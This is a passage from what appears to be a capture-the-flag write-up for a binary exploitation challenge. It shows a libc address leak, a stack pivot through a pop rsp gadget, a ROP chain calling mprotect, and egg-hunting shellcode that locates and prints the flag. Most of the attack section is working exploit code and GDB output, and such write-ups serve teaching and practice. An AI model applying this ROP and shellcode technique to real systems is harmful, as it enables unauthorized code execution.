     * 776a2d5b57e0 - fflush
     * 776a2d577b90 - exit
     * 776a2d5b6930 - fwrite
     * 776a2d55a200 - __libc_start_main
     * 0 - _ITM_deregisterTMCloneTable
     * 776a2d7346a8 - stdout
     * 776a2d7346b0 - stdin
     * 0 - __gmon_start__
     * 0 - _ITM_registerTMCloneTable
     * 776a2d5772b0 - __cxa_finalize
     * 776a2d7346a0 - stderr
```

I'll start by finding its offset from a known function, `__stack_chk_fail`. `0x776a2d667e90` - `0x776a2d55a28b` = `0x10dc05`, so this pointer points `0x10dc05` below `__stack_chk_fail`. Since `__stack_chk_fail`'s offset is `0x137e90`, the offset of this pointer is `0x2a28b`. Looking at this address in glibc, it turns out this is stashed return address stored during `__libc_start_main`, offset shouldn't change unexpectedly.

One last issue: our ROP is too big to write directly over `remember`'s stack frame - we can't stash a ton of data on the stack while we're trying to use the stack. Our ROP would be clobbered by all the stack stores necessary to do our writes. Instead we will need to stash it somewhere safe, and find a way to call it.

If we can control `rsp`, then executing `ret` will pop a gadget from any address we choose. We can write a very small ROP payload over `remember`'s frame that does nothing except control `rsp` and then load more ROP from elsewhere.  All we need is a `pop rsp; ret` gadget, which we can find in glibc. This technique is known as a stack pivot.


With the puzzle pieces assembled, we can now load and run shellcode, giving us full RCE.

```
    retin_addr   = base_addr + 0x1509
    malloc_addr  = libc_addr + 0x283f0
    puts_addr    = libc_addr + 0x7bd0
    pop_rsp_addr = libc_addr + 0x3c058
    rop = [
        ## set up mprotect system call
        # rdx - flags
        0x0a876e + libc_addr, # pop rcx; ret;
        5,                    # R|X
        0xc75e9  + libc_addr, # xor rax, rax; ret;
        0x138ce7 + libc_addr, # mov rdx, 0xffffffffffffffff; ret;
        0x4437c  + libc_addr, # and rdx, rcx; or rdx, rax; movq xmm0, rdx; ret;

        # rsi - len
        0x110a4d + libc_addr, # pop rsi; ret
        0x1000,

        # rdi - addr
        0x10f75b + libc_addr, # pop rdi; ret;
        shellcode_page, # we'll stash it in .data or some such to ensure it fits
in a single page

        # rax - syscall
        0xdd237 + libc_addr, # pop rax; ret;
        10,                  # mprotect

        ## exec mprotect
        0x98fa6 + libc_addr, # syscall; ret;

        ## pass libc_addr to shellcode
        0xdd237 + libc_addr,  # pop rax; ret;
        libc_addr,

        ## pivot to shellcode
        retin_addr, # ret;
        shellcode_addr,
    ]
...
    rememb_ret_addr = buffer_addr - 0x48
    evil_bytes =  pop_rsp_addr.to_bytes(8, 'little')
    evil_bytes += rop_start.to_bytes(8, 'little')
    write(rememb_ret_addr, evil_bytes)
```

## Shellcode

The GNU allocator stashes heap addresses at various static locations in glibc. I will use GDB to find their offsets.

```
gef➤  heap chunks
Chunk(addr=0x563bbfdf1010, size=0x290, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000563bbfdf1010     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................]
Chunk(addr=0x563bbfdf12a0, size=0x30, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000563bbfdf12a0     48 54 42 7b 66 6c 61 67 7d 00 00 00 00 00 00 00    HTB{flag}.......]
Chunk(addr=0x563bbfdf12d0, size=0x1010, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
    [0x0000563bbfdf12d0     48 54 42 7b 66 6c 61 67 7d 43 00 00 00 00 00 00    HTB{flag}C......]
Chunk(addr=0x563bbfdf22e0, size=0x1fd30, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)  ←  top chunk
```




So we can find a heap pointer located `0x203b20` from libc's base. I will write a simple egg hunter that looks for the flag starting there and writes it out.

```
.text:

; find heap ptr
mov rcx, rax
add rcx, 0x203b20
mov rax, [rcx]

_egghunt:
mov ebx, [rax]
cmp ebx, 0x7b425448 ; "HTB{"
je _print
sub rax, 4
jmp _egghunt

_print:
mov rdx, 0x20
mov rsi, rax
mov rdi, 1
mov rax, 1
syscall
```

# Obtaining the Flag